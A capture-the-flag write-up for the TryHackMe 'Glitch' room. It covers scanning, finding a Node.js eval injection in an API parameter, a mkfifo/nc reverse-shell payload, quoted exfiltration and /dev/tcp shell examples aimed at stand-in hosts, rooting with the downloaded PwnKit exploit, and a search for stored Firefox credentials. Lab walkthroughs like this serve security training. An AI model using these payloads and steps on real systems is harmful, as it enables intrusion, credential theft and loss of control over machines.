

GLITCH

To access the machine, click on the link given below:

- <https://tryhackme.com/room/glitch>

SCANNING

I performed an **nmap** aggressive scan to identify open ports and the services running on the target.


```
root@kali:~/thm/glitch
# nmap -A -p- 10.10.115.130 --min-rate 10000 -oN glitch.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-20 07:28 EDT
Nmap scan report for 10.10.115.130
Host is up (0.24s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: not allowed
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 4.X|2.6.X|3.X|5.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:4.15 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:5
Aggressive OS guesses: Linux 4.15 (97%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 4.15 - 5.19 (91%), Linux 5.0 - 5.14 (91%), Linux 2.6.32 - 3.10 (91%), Linux 5.4 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  229.69 ms  10.21.0.1
2  234.98 ms  10.10.115.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.35 seconds
```

FOOTHOLD

I visited the website running on the target and found nothing interesting at first.



It's source code revealed an interesting endpoint.

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>not allowed</title>
<style>
    * {
        margin: 0;
        padding: 0;
        box-sizing: border-box;
    }
    body {
        height: 100vh;
        width: 100%;
        background: url('img/glitch.jpg') no-repeat center center / cover;
    }
</style>
</head>
<body>
<script>
    function getAccess() {
        fetch('/api/access')
            .then((response) => response.json())
            .then((response) => {
                console.log(response);
            });
    }
</script>
</body>
</html>
```

A screenshot of a browser window showing the source code of the page. The source code is displayed in a monospaced font. A red arrow points to the first line of the script block, specifically to the `fetch` keyword.

I used **Burp's Repeater** to then send a `GET` request to the endpoint and received a base64 encoded token.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a GET request to /api/access with various headers including User-Agent, Accept, and Connection. The Response pane shows a JSON response with a token field containing a base64 encoded string. The status bar indicates the target is http://10.10.115.130 and the message is HTTP/1.

```
1 GET /api/access HTTP/1.1
2 Host: 10.10.115.130
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: keep-alive
9
10
```

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Sun, 20 Jul 2025 12:00:25 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 36
6 Connection: keep-alive
7 X-Powered-By: Express
8 ETag: W/"24-8nMbjUaJcnw8A0WwaiZ8teVcXo"
9
10 {
  "token": "dGhpcl9pc19ub3RfcmVhbA=="
}
```

I used the **Decoder** tab to then decode this token and added this as the cookie value on the web page.

The screenshot shows the Burp Suite interface with the Decoder tab selected. The left pane contains the token string dGhpcl9pc19ub3RfcmVhbA==. The right pane shows the decoded version of the string, which is this_is_not_real. Both panes have dropdown menus for Text, Hex, Decode as, Encode as, Hash, and Smart decode.

dGhpcl9pc19ub3RfcmVhbA==

this_is_not_real

Refreshing the site now revealed the actual web content.

The screenshot shows the Firefox developer tools interface with the Application tab selected. In the main pane, there is a table listing a single cookie:

Name	Value	Domain	Path	Expires / Ma...	Size	HttpOnly	Secure	SameSite	Partition Key	Priority
token	this_is_not_real	10.10.115.130	/	Session	21					Medium

Below the table, a message says "Select a cookie to preview its value".

However, again there was nothing special.

The screenshot shows the browser displaying the page content. A red box highlights the text "how to disappear completely and never be found again" on the left side. On the right side, the text "THIS IS ABOUT YOU" is displayed in red, followed by multiple instances of "I can't go back there" in white.

The source code of this page used a **javascript** file which could contain new endpoints.

```

1 how<br />
2 tis<br />
3 disappear<br />
4 completely<br />
5 and never<br />
6 <span id="found-text">be found</span><br />
7 again
8 </h1>
9 
10 </div>
11 <div id="right">
12 <h3 class="red-line">this is about you</h3>
13 <h3 class="right-text blur-1">i can't go back there</h3>
14 <h3 class="right-text blur-2">i can't go back there</h3>
15 <h3 class="right-text blur-3">i can't go back there</h3>
16 <h3 class="right-text blur-4">i can't go back there</h3>
17 <h3 class="right-text blur-5">i can't go back there</h3>
18 <h3 class="right-text blur-6">i can't go back there</h3>
19 <h3 class="right-text blur-7">i can't go back there</h3>
20 </div>
21 </header>
22 <div id="little-sec">
23 <h3>IT TAKES A MONSTER TO DESTROY A MONSTER</h3>
24 </div>
25 <sections>
26 <div id="buttons">
27 <a class="btn">all</a>
28 <a class="btn">sins</a>
29 <a class="btn">errors</a>
30 <a class="btn">deaths</a>
31 </div>
32 <div id="items"></div>
33 </section>
34 <section id="watching">
35 <div class="overlay">
36 <h3>sad.</h3>
37 </div>
38 </section>
39 <section id="click-here-sec">
40 <a href="#">click me.</a>
41 </section>
42 <script src="js/script.js"></script> ←
43 </body>
44 </html>

```

I viewed the file and found another endpoint.

```

(async function () {
  const container = document.getElementById('items');
  await fetch('/api/items')
    .then((response) => response.json())
    .then((response) => {
      response.sins.forEach((element) => {
        let el = `<div class="item sins"><div class="img-wrapper"></div><h3>${element}</h3></div>`;
        container.insertAdjacentHTML('beforeend', el);
      });
      response.errors.forEach((element) => {
        let el = `<div class="item errors"><div class="img-wrapper"></div><h3>${element}</h3></div>`;
        container.insertAdjacentHTML('beforeend', el);
      });
      response.deaths.forEach((element) => {
        let el = `<div class="item deaths"><div class="img-wrapper"></div><h3>${element}</h3></div>`;
        container.insertAdjacentHTML('beforeend', el);
      });
    });
  const button = document.querySelectorAll('.btn');
  const items = document.querySelectorAll('.item');
  buttons.forEach(button) => {
    button.addEventListener('click', (event) => {
      event.preventDefault();
      const filter = event.target.innerText;
      items.forEach(item) => {
        if (filter === 'all') {
          item.style.display = 'flex';
        } else {
          if (item.classList.contains(filter)) {
            item.style.display = 'flex';
          } else {
            item.style.display = 'none';
          }
        };
      };
    });
  });
})();

```

Then I used **Repeater** to send a request to this endpoint and got another list of items.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > []

Target: http://10.10.115.130 / HTTP/1

Request

```
1 GET /api/items HTTP/1.1
2 Host: 10.10.115.130
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: token=this_is_not_real
10 If-None-Match: W/"2d4-9vvIycPBInQXrvbVqqN9dD9MwUM"
11 Connection: keep-alive
12
13
```

Response

```
10 {
  "sins": [
    "lust",
    "gluttony",
    "greed",
    "sloth",
    "wrath",
    "envy",
    "pride"
  ],
  "errors": [
    "error",
    "error",
    "error",
    "error",
    "error",
    "error",
    "error",
    "error",
    "error"
  ],
  "deaths": [
    "death"
  ]
}
```

Done Event log (1) All issues 413 bytes | 1,190 millis Memory: 144.2MB

I then switched the HTTP method to **POST** and received something unusual, maybe we could send some value through an argument...

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > []

Target: http://10.10.115.130 / HTTP/1

Request

```
1 POST /api/items/ HTTP/1.1
2 Host: 10.10.115.130
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: token=this_is_not_real
10 If-None-Match: W/"2d4-9vvIycPBInQXrvbVqqN9dD9MwUM"
11 Connection: keep-alive
12
13
```

Response

```
1 HTTP/1.1 400 Bad Request
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Sun, 20 Jul 2025 12:14:19 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 45
6 Connection: keep-alive
7 X-Powered-By: Express
8 ETag: W/"2d-TsYKyzKzllP3qwT6JGKU7rsiwIA"
9
10 {
  "message": "there_is_a_glitch_in_the_matrix"
}
```

Done Event log (1) All issues 297 bytes | 1,194 millis Memory: 188.7MB

I used **ffuf** and found the argument that could be used to send the value.

```

(root@kali:~/thm/glitch)
# ffuf -u http://10.10.115.130/api/items?FUZZ=a -w /usr/share/wordlists/seclists/Fuzzing/1-4_all_letters_a-z.txt -X POST
v2.1.0-dev

:: Method      : POST
:: URL        : http://10.10.115.130/api/items?FUZZ=a
:: Wordlist   : FUZZ: /usr/share/wordlists/seclists/Fuzzing/1-4_all_letters_a-z.txt
:: Follow redirects : false
:: Calibration    : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200-299,301,302,307,401,403,405,500

cmd          [Status: 500, Size: 1078, Words: 55, Lines: 11, Duration: 177ms]
:: Progress: [11390/475254] :: Job [1/1] :: 156 req/sec :: Duration: [0:01:02] :: Errors: 0 ::|

```

Next I sent a value with the argument and received an interesting message.

Request	Response
<pre> 1 POST /api/items?cmd=1 HTTP/1.1 2 Host: 10.10.115.130 3 Cache-Control: max-age=0 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Accept-Language: en-US,en;q=0.9 9 Cookie: token=this is not real 10 If-None-Match: W/"2d4-9vIycPBINQXrvbVqqN9dD9MwUM" 11 Connection: keep-alive 12 13 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Sun, 20 Jul 2025 12:20:48 GMT 4 Content-Type: text/html; charset=utf-8 5 Connection: keep-alive 6 X-Powered-By: Express 7 ETag: W/"19-KoEyT855aapb4r/1RQhm8tI/Des" 8 Content-Length: 25 9 10 vulnerability_exploited </pre>

When I switched the number value to an alphabet, the application threw an error. The error was thrown by the **eval** function of **node.js**.

Burp Suite Pro 1.8.1

Target: http://10.10.115.130 | HTTP/1 | Settings

Request

```
POST /api/items?cmd=a HTTP/1.1
Host: 10.10.115.130
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: token=this is not real
If-None-Match: W/"2d4-9vviyPBiNQXrvbVqqN9dD9MwUM"
Connection: keep-alive

```

Response

```
ReferenceError: a is not defined
at eval (eval at router.post (/var/web/routes/api.js:25:60), <anonymous>:1:1)
at router.post (/var/web/routes/api.js:25:60)
at Layer.handle [as handle_request] (/var/web/node_modules/express/lib/router/layer.js:95:5)
at next (/var/web/node_modules/express/lib/router/index.js:137:13)
at Route.dispatch (/var/web/node_modules/express/lib/router/index.js:112:3)
at Layer.handle [as handle_request] (/var/web/node_modules/express/lib/router/layer.js:95:5)
at /var/web/node_modules/express/lib/router/index.js:281:2
at Function.process_params (/var/web/node_modules/express/lib/router/index.js:335:12)
at next (/var/web/node_modules/express/lib/router/index.js:275:10)
at Function.handle (/var/web/node_modules/express/lib/router/index.js:174:3)
```


Done 1,371 bytes | 204 millis

Event log (1) All issues Memory: 197.1MB

A simple google search revealed a way to exploit this and execute our commands.

Google search results for "nodejs eval rce":

- Medium - Nairuz Abulhul**
20+ likes 3 years ago
Eval("console.log('RCE Warning')") | by Nairuz Abulhul
Eval function is a JavaScript function that evaluates inputs in strings and expressions and dynamically generates them into executable ...
- Nodejs and a simple RCE exploit**
While reading the blog post on a RCE on demo paypal.com by @artspl0it, I wanted to build a simple nodejs app that I could use to demo remote code execution.
- Remote Code Execution (RCE)**
RCE is a vulnerability that lets a malicious hacker execute arbitrary code in the programming language in which the developer wrote that application.
Missing: nodejs | Show results with: nodejs
- Preventing Remote Code Execution (RCE) Attacks in ...**
24 Jul 2024 — In this blog, we'll explore what RCE is, how it works, and how to prevent it in your Javascript applications with real-world example code for both client and ...



```
While reading the blog post on a RCE on demo.paypal.com by @artsxploit, I wanted to build a simple nodejs app that I could use to demo remote code execution.
```

I built a simple app, vulnerable to command injection/execution via the usage of eval. The exploit code is passed to eval and executed. A simple exploit code could be the following (output in article header):

```
/?q=require('child_process').exec('cat+/etc/passwd|+nc+attackerip+80')
```

This will send the contents of /etc/passwd to a netcat listener running on a machine you control and accessible to the nodejs server.

A quick reverse shell can also be obtained using:

```
/?q=require('child_process').exec('bash+-c+"bash+-1>%26+</dev/tcp/nc_host/nc_port;0>%261"')
```

I then used **revshells** to generate a reverse shell payload.

A screenshot of a web-based reverse shell generator. The title is "Reverse Shell Generator". The "IP & Port" section shows IP: 10.21.17.140 and Port: 1234. The "Listener" section shows a command: nc -lvp 1234, Type: nc, and a "Copy" button. Below these are tabs for Reverse, Bind, MSFVenom, and HoaxShell. The "Reverse" tab is selected. On the left, there's a dropdown for OS (All) and a search bar. A list of payload options is shown on the right, including Bash -i, Bash 196, Bash read line, Bash 5, and Bash udp. The selected payload is Bash -i, and its generated exploit code is displayed in a large text area.

Finally, I started a **netcat** listener and exploited the vulnerability to get a reverse shell.

Request

```

1 POST /api/items?cmd=
require('child_process').exec('rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-%>20%23%26!%0c%2010..21.17.140%201234%20%3E%2Ftmp%2F!') HTTP/1.1
2 Host: 10.10.115.130
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: token=this_is_not_real
10 If-None-Match: W/"2d4-9vvIycPBnIQxrvbVqqN9dD9MUM"
11 Connection: keep-alive
12
13

```

Response

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Sun, 20 Jul 2025 12:25:48 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: keep-alive
6 X-Powered-By: Express
7 ETag: W/"2d4-9vvIycPBnIQxrvbVqqN9dD9MUM"
8 Content-Length: 39
9
10 vulnerability_exploited [object Object]

```

After gaining shell, I stabilized it.

```

root@kali:~/thm/glitch
└─# rlwrap nc -lnpv 1234
listening on [any] 1234 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.115.130] 59788
sh: 0: can't access tty; job control turned off
$ which python
/usr/bin/python
$ python -c "import pty;pty.spawn('/bin/bash')"
user@ubuntu:/var/web$ export TERM=xterm
export TERM=xterm
user@ubuntu:/var/web$ 

```

Finally, I captured the user flag from user's home directory.

```

root@kali:~/thm/glitch
root@kali:~/thm/glitch
root@kali:~/thm/glitch
user@ubuntu:/home$ ls
ls
user void
user@ubuntu:/home$ cd user
cd user
user@ubuntu:~$ ls -la
ls -la
total 48
drwxr-xr-x  8 user user  4096 Jan 27 2021 .
drwxr-xr-x  4 root root  4096 Jan 15 2021 ..
lrwxrwxrwx  1 root root   9 Jan 21 2021 .bash_history -> /dev/null
-rw-r--r--  1 user user 37711 Apr  4 2018 .bashrc
drwxr--r--  2 user user  4096 Jan  4 2021 .cache
drwxrwxrwx  4 user user  4096 Jan 27 2021 .firefox
drwxr--r--  3 user user  4096 Jan  4 2021 .gnupg
drwxr-xr-x 270 user user 12288 Jan  4 2021 .npm
drwxrwxr-x  5 user user  4096 Jul 20 11:12 .pm2
drwxr--r--  2 user user  4096 Jan 21 2021 .ssh
-rw-rw-r--  1 user user   22 Jan  4 2021 user.txt
user@ubuntu:~$ cat user.txt
cat user.txt
THM{[REDACTED]}
user@ubuntu:~$ 

```

PRIVILEGE ESCALATION : 1

I checked for binaries with **SUID** bits. I noticed the **pkexec** binary and thought of giving the **PwnKit** exploit a try.

root@kali:~/thm/glitch\$ find / -user root -perm -u=s -ls 2>/dev/null

The terminal output shows a large list of files and directories owned by root with the SUID or SGID bit set. Some of the entries include:

- 655479 64 -rwsr-xr-x 1 root root 64424 Jun 28 2019 /bin/ping
- 656282 44 -rwsr-xr-x 1 root root 43088 Sep 16 2020 /bin/mount
- 655428 32 -rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusermount
- 662683 28 -rwsr-xr-x 1 root root 26696 Sep 16 2020 /bin/umount
- 655495 44 -rwsr-xr-x 1 root root 44664 Mar 22 2019 /bin/su
- 656609 44 -rwsr-xr-- 1 root messagebus 42992 Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
- 656616 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
- 656798 428 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign
- 662056 112 -rwsr-xr-x 1 root root 113528 Jul 10 2020 /usr/lib/snapd/snap-confine
- 656802 16 -rwsr-xr-x 1 root root 14328 Mar 27 2019 /usr/lib/polkit-1/polkit-agent-helper-1
- 788614 100 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
- 656263 60 -rwsr-xr-x 1 root root 59640 Mar 22 2019 /usr/bin/passwd
- 656041 76 -rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/chfn
- 656247 40 -rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newuidmap
- 656043 44 -rwsr-xr-x 1 root root 44528 Mar 22 2019 /usr/bin/chsh
- 656424 20 -rwsr-xr-x 1 root root 18448 Jun 28 2019 /usr/bin/traceroute6.iputils
- 656283 24 -rwsr-xr-x 1 root root 22520 Mar 27 2019 /usr/bin/pkexec
- 656245 40 -rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newgidmap
- 656246 40 -rwsr-xr-x 1 root root 40344 Mar 22 2019 /usr/bin/newgrp
- 656136 76 -rwsr-xr-x 1 root root 75824 Mar 22 2019 /usr/bin/gpasswd
- 661462 148 -rwsr-xr-x 1 root root 149080 Jan 19 2021 /usr/bin/sudo
- 680997 40 -rwsr-xr-x 1 root root 37952 Jan 15 2021 /usr/local/bin/doas

I downloaded the exploit code on the target system and provided it executable permission.

user@ubuntu:~\$ ls

user.txt

user@ubuntu:~\$ wget http://10.21.17.140/PwnKit

wget http://10.21.17.140/PwnKit

--2025-07-20 12:34:20-- http://10.21.17.140/PwnKit

Connecting to 10.21.17.140:80... connected.

HTTP request sent, awaiting response... 200 OK

Length: 18040 (18K) [application/octet-stream]

Saving to: 'PwnKit'

PwnKit 100%[=====] 17.62K 65.3KB/s in 0.3s

2025-07-20 12:34:20 (65.3 KB/s) - 'PwnKit' saved [18040/18040]

user@ubuntu:~\$ chmod +x PwnKit

chmod +x PwnKit

Upon executing it, I received root access.

user@ubuntu:~\$./PwnKit

./PwnKit

root@ubuntu:/home/user# id

id

uid=0(root) gid=0(root) groups=0(root),30(dip),46(plugdev),1000(user)

root@ubuntu:/home/user#

I then captured the root flag from root's home directory.

```
root@ubuntu:/home/user# cd /
cd /
root@ubuntu:# cd root
cd root
root@ubuntu:~# ls
ls
clean.sh  root.txt
root@ubuntu:~# cat root.txt
cat root.txt
THM{[REDACTED]}
root@ubuntu:~# |
```

Binary	Functions
Tz	File read Sudo
aa-exec	SUID SUID Sudo
ab	File upload File download SUID Sudo
agetty	SUID

PRIVILEGE ESCALATION : 2

The exploitation of **pkexec** was most likely an unintended way of gaining root access. So I again listed the binaries with **SUID** bits and this time, used the `doas` binary for privilege escalation.

```
user@ubuntu:~$ find / -user root -perm -u=s -ls 2>/dev/null
root@kali:~/thm/glitch
```

File	Actions	Edit	View	Help
root@kali:~/thm/glitch	root@kali:~/thm/glitch	root@kali:~/thm/glitch	root@kali:~/thm/glitch	
non-interactive reverse shell blind shell				
find / -user root -perm -u=s -ls 2>/dev/null				
655479 64 -rwsr-xr-x 1 root root	64424 Jun 28 2019 /bin/ping	[read]	[file write]	[file read]
662682 44 -rwsr-xr-x 1 root root	43084 Sep 16 2020 /bin/mount	[read]	[file write]	[file read]
655428 32 -rwsr-xr-x 1 root root	30800 Aug 11 2016 /bin/fusermount	[read]	[file write]	[file read]
662683 28 -rwsr-xr-x 1 root root	26696 Sep 16 2020 /bin/umount	[read]	[file write]	[file read]
655495 44 -rwsr-xr-x 1 root root	44664 Mar 22 2019 /bin/su	[read]	[file write]	[file read]
656609 44 -rwsr-xr-- 1 root messagebus	42992 Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper	[read]	[file write]	[file read]
656616 12 -rwsr-xr-x 1 root root	10232 Mar 28 2017 /usr/lib/eject/dmcrypt-get-device	[read]	[file write]	[file read]
656798 428 -rwsr-xr-x 1 root root	436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign	[read]	[file write]	[file read]
662056 112 -rwsr-xr-x 1 root root	113528 Jul 10 2020 /usr/lib/snapd/snap-confine	[read]	[file write]	[file read]
656802 16 -rwsr-xr-x 1 root root	14328 Mar 27 2019 /usr/lib/polkit-1/polkit-agent-helper-1	[read]	[file write]	[file read]
788614 100 -rwsr-xr-x 1 root root	100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic	[read]	[file write]	[file read]
656263 60 -rwsr-xr-x 1 root root	59640 Mar 22 2019 /usr/bin/passwd	[read]	[file write]	[file read]
656041 76 -rwsr-xr-x 1 root root	76496 Mar 22 2019 /usr/bin/chfn	[read]	[file write]	[file read]
656247 40 -rwsr-xr-x 1 root root	37136 Mar 22 2019 /usr/bin/newuidmap	[read]	[file write]	[file read]
656043 44 -rwsr-xr-x 1 root root	44528 Mar 22 2019 /usr/bin/chsh	[read]	[file write]	[file read]
656424 20 -rwsr-xr-x 1 root root	18448 Jun 28 2019 /usr/bin/traceroute6.iputils	[read]	[file write]	[file read]
656283 24 -rwsr-xr-x 1 root root	22520 Mar 27 2019 /usr/bin/pkexec	[read]	[file write]	[file read]
656245 40 -rwsr-xr-x 1 root root	37136 Mar 22 2019 /usr/bin/newgidmap	[read]	[file write]	[file read]
656246 40 -rwsr-xr-x 1 root root	40344 Mar 22 2019 /usr/bin/newgrp	[read]	[file write]	[file read]
656136 76 -rwsr-xr-x 1 root root	75824 Mar 22 2019 /usr/bin/gpasswd	[read]	[file write]	[file read]
661462 148 -rwsr-xr-x 1 root root	149080 Jan 19 2021 /usr/bin/sudo	[read]	[file write]	[file read]
680997 40 -rwsr-xr-x 1 root root	37952 Jan 15 2021 /usr/local/bin/doas	[read]	[file write]	[file read]

```
user@ubuntu:~$
```

Before using the `doas` binary, I decided to go through the existing information in my directory. I found a folder for **firefox**. This folder could contain user credentials.

```
File Actions Edit View Help
root@kali:~/thm/glitch [ ] root@kali:~/thm/glitch [ ] root@kali:~/thm/glitch [ ]
user@ubuntu:~$ ls ls -la
ls -la
total 68
drwxr-xr-x  8 user user  4096 Jul 20 12:34 .
drwxr-xr-x  4 root root  4096 Jan 15 2021 ..
lrwxrwxrwx  1 root root    9 Jan 21 2021 .bash_history → /dev/null
-rw-r--r--  1 user user 3771 Apr  4 2018 .bashrc
drwxr-xr-x  2 user user  4096 Jan  4 2021 .cache
drwxrwxrwx  4 user user  4096 Jan 27 2021 .firefox
drwxr-xr-x  3 user user  4096 Jan  4 2021 .gnupg
drwxr-xr-x 270 user user 12288 Jan  4 2021 .npm
drwxrwxr-x  5 user user  4096 Jul 20 11:12 .pm2
-rw-rxr-x  1 user user 18040 Jul 20 12:33 PwnKit
drwxr-xr-x  2 user user  4096 Jan 21 2021 .ssh
-rw-rw-r--  1 user user   22 Jan  4 2021 user.txt
user@ubuntu:~$ cd .firefox
cd .firefox
user@ubuntu:~/firefox$ ls
ls
b5w4643p.default-release
Crash Reports
profiles.ini
```

When I listed the contents of the directory, I found the credential files:

- **key4.db**

- **logins.json**

```

root@kali:~/thm/glitch
File Actions Edit View Help
root@kali:~/thm/glitch
root@kali:~/thm/glitch
root@kali:~/thm/glitch
user@ubuntu:~/.firefox$ cd b5w*
cd b5w*
user@ubuntu:~/.firefox/b5w4643p.default-release$ ls -la
ls -la
total 11684
drwxrwxrwx 11 user user 4096 Jan 27 2021 .
drwxrwxrwx 4 user user 4096 Jan 27 2021 ..
-rwxrwxr-x 1 user user 24 Jan 27 2021 addons.json
-rwxrwxr-x 1 user user 2762 Jan 27 2021 addonStartup.json.lz4
-rwxrwxr-x 1 user user 0 Jan 27 2021 AlternateServices.txt
drwxrwxrwx 2 user user 4096 Jan 27 2021 bookmarkbackups
-rwxrwxr-x 1 user user 229376 Jan 27 2021 cert9.db
-rwxrwxr-x 1 user user 160 Jan 27 2021 compatibility.ini
-rwxrwxr-x 1 user user 939 Jan 27 2021 containers.json
-rwxrwxr-x 1 user user 229376 Jan 27 2021 content-prefs.sqlite
-rwxrwxr-x 1 user user 98304 Jan 27 2021 cookies.sqlite
drwxrwxrwx 3 user user 4096 Jan 27 2021 crashes
drwxrwxrwx 3 user user 4096 Jan 27 2021 datareporting
-rwxrwxr-x 1 user user 926 Jan 27 2021 extension-preferences.json
drwxrwxrwx 2 user user 4096 Jan 27 2021 extensions
